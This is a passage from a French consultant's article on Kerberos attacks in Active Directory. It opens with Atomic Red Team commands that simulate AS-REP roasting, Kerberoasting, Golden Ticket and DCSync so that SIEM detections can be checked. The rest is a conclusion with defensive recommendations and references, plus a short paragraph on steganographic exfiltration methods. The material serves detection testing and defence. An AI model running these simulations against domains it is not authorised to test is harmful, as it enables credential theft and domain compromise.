Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos

- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security

- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory


AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Quelles techniques de steganographie sont utilisees pour l'exfiltration de donnees en 2026 ?

Les techniques de steganographie modernes pour l'exfiltration incluent l'encodage de donnees dans les bits de poids faible (LSB) d'images PNG ou JPEG partagees sur des plateformes legitimes, l'utilisation de fichiers audio avec des donnees cachees dans les frequences inaudibles, le tatouage de documents PDF avec des informations encodees dans les espaces inter-caracteres, et l'exploitation des metadonnees EXIF des photos. Les attaquants utilisent egalement des canaux couverts dans les en-tetes HTTP ou les champs DNS TXT.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr